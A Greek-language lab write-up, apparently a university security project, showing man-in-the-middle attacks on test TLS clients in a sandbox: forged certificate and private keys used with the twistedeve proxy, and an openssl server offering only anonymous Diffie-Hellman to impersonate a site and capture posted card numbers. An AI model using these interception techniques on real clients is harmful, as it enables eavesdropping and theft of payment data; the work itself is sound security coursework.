BQADgY0AMIGJAoGBAMAP+ihh2zOX6HMX4uHx/8UBkTF6N+Yi3ZgvDEhoRpLM2cto
gbdlrwwpCfk2Hz+gEpJUkukLHKwK4CgHeKfS9HfOkRgNpIHKuTebdZDi5GKVbHNc
QHoF8Jv4iY8S9WxSF2Q96i6Xk6h/al50GuvhWP3iQXTDnye22a/d5eaGAhcJAgMB
AAGjezB5MAkGA1UdEwQCMAAwLAYJYIZIAYb4QgENBB8WHU9wZW5TU0wgR2VuZXJh
dGVkIENlcnRpZmljYXRIMB0GA1UdDgQWBBTtObLFCQ+yTArn4mpPtmtAaSpYlJfAf
BgNVHSMEGDAWgBRjAJpEC7KozvTE33WOnbzr+JTLXjANBgkqhkiG9w0BAQUFAAOC
AQEAcDVAK6+/ApBhnqy3c9ijFgU+30mgZPH8HsmsEsGfBebqPA1nVz/Az3Mu7dpv
L+ILxUPNLzhYH5hB5KvYTfjDpFlv1Q24ruOdDTj8toO9iyj/5cWqSwcz2e6oX/4A
NRwlJCfiYsbJ4QnmTZyx16w9RbBYAkI TEpWMIUKnVFJ46apDK+ATRZ+Je5MTty7
L5slT9TqnL4bq0xo28lSh+1uq1dWWsEWN+uHfSSrC8A+AQwHmY3LWAS8uJHWT3YH
NINyv2q+h1KC+LVgkemCZV8BJRmc84RTtWr2gj3GhF6VmCWhCedqu7ywY8udBWs+
zKYIJ7gWUAcMPFAv/v626MotPw==

-----END CERTIFICATE-----

και ενώνοντας τα EVIL.key και mysite.com.key πέρνουμε το

mysite.evil.key

-----BEGIN PRIVATE KEY-----

```
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBAKggwggSkAgEAAoIBAQC1Smy2GKgHsVCJ
8kDpLUg5e4kW08UWHP7ykk6lMfK3D4gK7htoZtd14Oc+RTm+dj7/ObQT17DZ/1/J
QibZqUowI7UkzXTXLeZ8k1x5AX84HRN30KKwnGDNJfI9lRRs5qHlMa1m17Rgkzd
HhlqgjmNtSASn6Vq0P2XQD47kGNJQ8oCgX7pd5GworZ4gA7l+ef5isJgQxEea1SP
/GOepkduhWEtwu7miBbeYNqFav/SixD/DKvoNf+nsN+hfCmnlVFgE/IplsrI9s+v
dGDDwOFvoGDTexXyQAn0b0wFaDUkhjVQBI3EmKXcwal/Wc1JF+KAqxMdGR2SXL9l
xcccNDGtAgMBAAECggEAKgnZDZzIEgiW8XYAgVGjxtiToHx43jjZEazFmd7sNnDe
jhJKvrniSo5dcP4idr6vLpHvLYuZ06lioJrc3WjI2iUT7Vo26DkKo0NS24CbyOm
6QizQRryA3/jVJCMtn5qOjh5Mc8WfKSnaDrbj+wkpmysxF7Kv+s4csNN6wf/TfSL
LUqKgCykIrPViuZNYgyT+qpsGgcXFkvMtinVDrYeBzV2ULH4Y/4VXgg3ntfn8tz+
1miTXSN8/7coDPHPAFJIdjQhniHyKkjmovvIE2hbtzF5r+agahEiXrhfl410IL9K
MqQK/jNQnyDNPIr5GZkWa/9DtPkSTUN78x1bMlasgQKBgQDjITxal+YX3n0zyw1a
YTTMSe40085S9NS+yBuh/C3FjdUz8agtD0DV0csnN2N7NjygmQ+Zsh92Nc8GxoXX
d4CsX+xp2IliKn/HYMQQ9WK1+71GLgPgQuvluyeuXuwnIFCxIj5Fmkg4nuz5Dt1y
CFKFFLxTYKth9ljGPF4j0qCf4QKBgQDMVZewH6ciRPcqICa0LP/Dcg0zxZNdqlKq
B5OVcC8mXilamMzUK1zcWGEedZXPWbsYucRUuR9Qp4JZ3vV2M/caAkpTuAhU+YhlO
SQWIIIFzCVYpD0iq5OvtpaJFzXsiNfJSIdgLC8Spxss7l/wZ81RQnh7UsBFdXtYm
bqJoEnN7TQKBgQCokR8Y4UIMh7yGNvnnDOPBhlD69gNXwAswuJUBiIzZ6wrDrWMy
ZfKpfjV3Gn2DkUI3ssFIQVFmSxMmJSpqOm/N/rcX6y7RqpcA4wlAyM2E4JudvUL1
KtWmv1r458v+UdZxUEfFInbdRt37DhQ9sH2F9Vi7zLAFWW6TWXRIw+agIQKBgEvC
tIl1yjc3kNjKoO8O/CmQIPsAF3qUCyBFvN+cf67fHMAadhVxpU33TOva2RfPMkKhp
fyvwr+ZzAfcVfBkpgq7rKlLw7MV7g9x10Jo/9ykK3ipNI2lRhXRQhFETNcNicx0m
tT6rN1inf3TyDiPIB274oX/EZDvVTNtlC8xAgxbFAoGBAIKR3zr731PX5REquTbI
I0dS3W3HTfFSuQwv9Hd1Uh91FZuRfhgckyEPSB77tzRC7zYtO2TgvRCkb+9CXVII
AMQxMBqDSuD64XUhCEPqN2j1UjC0EDQAnv4yu2ngzLRlR3SVRe7gV1VVvYkjkWjQ
gjQXDSboBnqa1Su2VUBGslGC
```

-----END PRIVATE KEY-----

-----BEGIN RSA PRIVATE KEY-----

```
MIICXgIBAAKBgQDAD/ooYdszl+hzF+Lh8f/FAZExejfmIt2YLwxIaEaSzNnLaIG3
Za8MKQn5Nh8/oBKSvJLpCxysCuAoB3in0vR3zpEYDaSByrk3m3WQ4uRilWxzXEB6
BfCb+ImPEvVsUhdKPeoul5Oof2pedBrr4Vj94kF0w58nttmv3eXmHgIXCQIDAQAB
AoGBAKpMwHUUJ+i8lsmO8YeFLFSESjkD9RLj8XciqJJ/m6xJZgkd1n9G84slzIkk
e1rQVgdYZJetWbQXRKFZ1puAy3Dy++duX7q8a0X8lXvMmwHwdFKJwyuPdFQCwLjN
C6zWu0dAZdzmHd0FhVC9o97Y1tuzbO35jbK0/g1yqB2oaPdtAkEA4PRTRRJ0uR99
Z5RHY8vuLh+hKQ79lhgHHQgo9HDcpYM/BgeqJ++eZhu3txU9hps6jSz8MxKuQu41
aFgRAn8yrwJBANqRkqUTZ7wfivgP2+Ggbr/YweiYHKp9nhT4Xh/fYNbEsUrpPRUh
FuYueBBSC7645al+I/9HaRD0VenhKhuJn8cCQQDYtMYa/kKPq/RE+iUj0Grs5+96
/EPyeccwgpHhmXAVyi/GgU+8FSwEtaLvrniM2bE4GyQBl3dkZtHwaRZJz3tlAkAf
AYGtG0ie/laHhDBr+DZdztELPvDqGrHfRbCMkvK45ORFvTqmEbCe7L6pigoSf0ZN
OhC/ORElj5PUftWrXGWnAkEAmVMIUsLQCp9k9hQdTvdOERiX6H2Wfmmw+umm3zZ/
qdY/CqC1dEESk/8PFg94OQDjH/4XWzTTP2VbJRY/WnteNw==
```

-----END RSA PRIVATE KEY-----

και τρέχοντας το

twistedeve -b localhost:X -t localhost:1443 -k /home/bkits/ca/mysite.evil.key -c
/home/bkits/ca/mysite.evil.crt

βλέπουμε ότι αυτός ο client το δέχεται που σημαίνει ότι δεν ελέγχει αν αυτός που υπογράφει έχει το δικαίωμα να υπογράψει. Έτσι μια αλυσίδα πιστοποιητικών που να καταλήγει στην SBOX CA τον ικανοποιεί. Ελέγχει σε κάθε πιστοποιητικό μόνο την υπογραφή του issuer και το όνομα του subject.

```
bkits@sbox: ~
e.server2client.Server2ClientProxyFactory instance at 0x876170c>
hello
2016-04-18 17:10:30+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876184c>
2016-04-18 17:10:30+0300 [Server2ClientProxy,client] Stopping factory <twisteddeve.e.server2client.Server2ClientProxyFactory instance at 0x876184c>
hello
2016-04-18 17:10:36+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876ca0c>
2016-04-18 17:10:36+0300 [Client2ServerProxy,3,127.0.0.1] 'POST / HTTP/1.1'
2016-04-18 17:10:36+0300 [Client2ServerProxy,3,127.0.0.1] 'Host: 127.0.0.1:46394'
2016-04-18 17:10:36+0300 [Client2ServerProxy,3,127.0.0.1] 'Accept-Encoding: identity'
2016-04-18 17:10:36+0300 [Client2ServerProxy,3,127.0.0.1] 'Content-Length: 40'
2016-04-18 17:10:36+0300 [Client2ServerProxy,3,127.0.0.1] 'cc=4716139779178642&timestamp=1460988594'
Mr. Orange - request sent
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'H'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'TTP/1.0 200 OK'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'S'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'erver: BaseHTTP/0.3 Python/2.7.3'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'D'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'ate: Mon, 18 Apr 2016 14:10:36 GMT'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'C'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'ontent-type: text/plain'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'C'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'ontent-Length: 10'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] '\r'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] '\n'
200 OK
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'c'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] 'c=4716139779178642&timestamp=1460988594'
2016-04-18 17:10:36+0300 [Server2ClientProxy,client] Stopping factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876ca0c>
hello
2016-04-18 17:10:41+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x87693ac>
2016-04-18 17:10:42+0300 [Server2ClientProxy,client] Stopping factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x87693ac>
hello
2016-04-18 17:10:47+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x87694ac>
2016-04-18 17:10:47+0300 [Server2ClientProxy,client] Stopping factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x87694ac>
```

Έτσι έχουμε το εξής c=4716139779178642×tamp=1460988594

5. Mr. Pink

Τρέχοντας το

```
twisteddeve -b localhost:X -t localhost:1443 -f /var/project2/filters/tlsinfo.py
```

βλέπουμε ότι

```
bkitts@sbox: /var/project2/filters
2016-04-18 17:40:51+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x8766fac>
2016-04-18 17:40:51+0300 [Client2ServerProxy,2,127.0.0.1] Client supports TLS version: (3, 2)
2016-04-18 17:40:51+0300 [Client2ServerProxy,2,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2016-04-18 17:40:51+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2016-04-18 17:40:51+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
Mr. Brown - request sent
2016-04-18 17:40:51+0300 [Server2ClientProxy,client] Stopping factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x8766fac>
200 OK
hello
2016-04-18 17:40:56+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876d0ec>
2016-04-18 17:40:56+0300 [Client2ServerProxy,3,127.0.0.1] Client supports TLS version: (3, 2)
2016-04-18 17:40:56+0300 [Client2ServerProxy,3,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2016-04-18 17:40:56+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2016-04-18 17:40:56+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
Mr. Orange - request sent
2016-04-18 17:40:57+0300 [Server2ClientProxy,client] Stopping factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876d0ec>
200 OK
hello
2016-04-18 17:41:02+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876d20c>
2016-04-18 17:41:02+0300 [Client2ServerProxy,4,127.0.0.1] Client supports TLS version: (3, 2)
2016-04-18 17:41:02+0300 [Client2ServerProxy,4,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA', 'TLS_DH_anon_WITH_AES_256_CBC_SHA']
2016-04-18 17:41:02+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2016-04-18 17:41:02+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
Mr. Pink - request sent
2016-04-18 17:41:03+0300 [Server2ClientProxy,client] Stopping factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876d20c>
200 OK
hello
2016-04-18 17:41:08+0300 [twisteddeve.client2server.Client2ServerProxyFactory] Starting factory <twisteddeve.server2client.Server2ClientProxyFactory instance at 0x876d32c>
2016-04-18 17:41:08+0300 [Client2ServerProxy,5,127.0.0.1] Client supports TLS version: (3, 2)
2016-04-18 17:41:08+0300 [Client2ServerProxy,5,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2016-04-18 17:41:08+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2016-04-18 17:41:08+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
Mr. White - request sent
```

Ο client αυτός χρησιμοποιεί το ciphersuite TLS_DH_anon_WITH_AES_256_CBC_SHA που είναι ανασφαλές έτσι να καταφέρουμε να πείσουμε τον client να δεχτεί χειραψία βάση αυτού του ciphersuite θα καταφέρουμε να διαβάσουμε τα μηνύματα του αφού δεν χρειάζεται πιστοποιητικό (ανώνυμη επικοινωνία). Κατά την διάρκεια της χειραψίας ο client στέλνει στον server τα ciphersuites τα οποία υποστηρίζει και ο server διαλέγει το καλύτερο, έτσι αν και απο τις δύο πλευρές υποστηρίζεται το ciphersuite τότε μπορεί να ολοκληρωθεί η χειραψία. Βλέποντας το φίλτρο cencor.py του twistedeve αυτο που κάνει είναι να διαβάσει λέξεις από τα μηνύματα και να τις αντικαταστεί με άλλες. Η πρώτη ιδέα ήταν να αναπτυχθεί ένα αντίστοιχο φίλτρο το οποίο απο τα μηνύματα θα αντικαθιστά τα ciphersuites , τα οποία παρατηρήθηκε οτι ήταν πάντα στο τέλος του μηνύματος, με το TLS_DH_anon_WITH_AES_256_CBC_SHA έτσι ώστε να διαλέξει αυτό ο server. Όμως δεν επιτεύχθηκε χειραψία σε καμία περίπτωση. Η δεύτερη ιδέα ήταν να φτιαχθεί ένας server και να προσποιηθεί ότι είναι το mysite.com αλλά θα υποστηρίζει σαν ciphersuite μόνο το TLS_DH_anon_WITH_AES_256_CBC_SHA έτσι ο client που υποστηρίζει και αυτός το anon θα συμφωνήσει σε αυτό το ciphersuite δεν θα ελέγξει το πιστοποιητικό και θα ολοκληρωθεί η χειραψία. Πράγματι τρέχοντας αυτό

```
openssl s_server -accept 47426 -cert /var/project2/mysite.com.crt -key /var/project2/mysite.com.key -cipher 'ADH-AES256-SHA'
```

όπου το ADH-AES256-SHA είναι το TLS_DH_anon_WITH_AES_256_CBC_SHA, έχουμε

```
bkits@sbox: ~
shutting down SSL
CONNECTION CLOSED
ACCEPT
Mr. Blonde - client failed
hello
ERROR
3083036936:error:1408A0C1:SSL routines:SSL3_GET_CLIENT_HELLO:no shared cipher:s3_srvr.c:1352:
shutting down SSL
CONNECTION CLOSED
ACCEPT
Mr. Blue - client failed
hello
ERROR
3083036936:error:1408A0C1:SSL routines:SSL3_GET_CLIENT_HELLO:no shared cipher:s3_srvr.c:1352:
shutting down SSL
CONNECTION CLOSED
ACCEPT
Mr. Brown - client failed
hello
ERROR
3083036936:error:1408A0C1:SSL routines:SSL3_GET_CLIENT_HELLO:no shared cipher:s3_srvr.c:1352:
shutting down SSL
CONNECTION CLOSED
ACCEPT
Mr. Orange - client failed
hello
-----BEGIN SSL SESSION PARAMETERS-----
MHUCAQgECAGMCBAIAOgQgl8JRkOf9oSReklGt7wF0qD38RGrVsi0pko6ub1SryLUE
MPC1kRlqVUFYji0opYAC7jKU453ad/quYZoQLKAm4vc+RdiHpdwD+34u5uW3gfob
D6EGAgRXfJGeogQCAGEspAYEBAEAAAA=
-----END SSL SESSION PARAMETERS-----
Shared ciphers: AES256-SHA: AES128-SHA: RC4-SHA: ADH-AES256-SHA
CIPHER is ADH-AES256-SHA
Secure Renegotiation IS supported
POST / HTTP/1.1
Host: 127.0.0.1:42031
Accept-Encoding: identity
Content-Length: 40
cc=4486642591038843&timestamp=1461072241Mr. Pink - request sent
```

Η επικοινωνία με τον Mr Pink που υποστηρίζει το TLS_DH_anon_WITH_AES_256_CBC_SHA πέτυχε ενώ με τους υπόλοιπους που δεν το υποστηρίζουν απέτυχε.
Έτσι έχουμε το εξής c=4486642591038843×tamp=1461072241

6. Mr. White

Ο client αυτός κάνει όλους τους ελέγχους και ένας τρόπος ίσως να γίνει επίθεση θα ήταν να τον αναγκάσουμε να χρησιμοποιήσει το ciphersuite TLS_RSA_WITH_RC4_128_SHA το οποίο είναι το πιο αδύναμο απο αυτά που υποστηρίζει και έχει vulnerabilities και έχουν βρεθεί attacks, όπως πχ το BEAST attack ή το FREAK attack.